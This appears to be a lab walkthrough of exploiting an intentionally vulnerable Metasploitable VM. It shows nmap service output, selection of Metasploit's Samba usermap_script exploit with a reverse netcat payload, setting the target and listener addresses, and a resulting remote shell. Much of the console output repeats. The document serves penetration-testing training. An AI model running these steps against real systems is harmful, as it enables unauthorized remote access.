21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 > search name:samba type:exploit platform:unix

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script      2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/linux/samba/setinfopolicy_heap  2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/samba/setinfopolicy_heap

msf6 > 
```

Use Samba exploit



```
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 > search name:samba type:exploit platform:unix

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/linux/samba/setinfopolicy_heap 2012-04-10      normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/samba/setinfopolicy_heap

msf6 > use exploit/multi/samba/usermap_script
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Show Options of exploit



```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.98 seconds
msf6 > search name:samba type:exploit platform:unix

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution
   1  exploit/linux/samba/setinfopolicy_heap 2012-04-10      normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/linux/samba/setinfopolicy_heap

msf6 > use exploit/multi/samba/usermap_script
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorit
hm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```


Set RHOST & LHOST And Exploit Machine

RHOST: Targeted machine IP address [Remote Host]


RPORT: Targeted machine Port number

LHOST: Our IP address [Local Host]

LPORT: Our Port number




```
Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.106
RHOSTS => 192.168.56.106
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```



```
Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.106:45860) at 2022-10-21 00:41:59 -0400
```

Proof: Metasploitable machine shell session starts in our machine



```
LHOST => 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.106   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metaspl
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.102   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.106:45860) at 2022-10-21 00:41:59 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:53:1f:5b
          inet addr:192.168.56.106  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe53:1f5b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1321 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:129811 (126.7 KB)  TX bytes:129540 (126.5 KB)
          Base address:0×d020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:135 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:40109 (39.1 KB)  TX bytes:40109 (39.1 KB)
```

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.102  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::339b:dc63:d8cf:7e79  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:22:46:4f  txqueuelen 1000  (Ethernet)
        RX packets 170176  bytes 52749715 (50.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150974  bytes 13859685 (13.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.12  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a2c5:ac35:4e:951  prefixlen 64  scopeid 0×20<link>
        inet6 2402:8100:26a0:22ca:de68:880c:2015:4aa5  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:08:d7:b8  txqueuelen 1000  (Ethernet)
        RX packets 26540  bytes 24258150 (23.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17080  bytes 1572241 (1.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 419  bytes 44836 (43.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 419  bytes 44836 (43.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$
```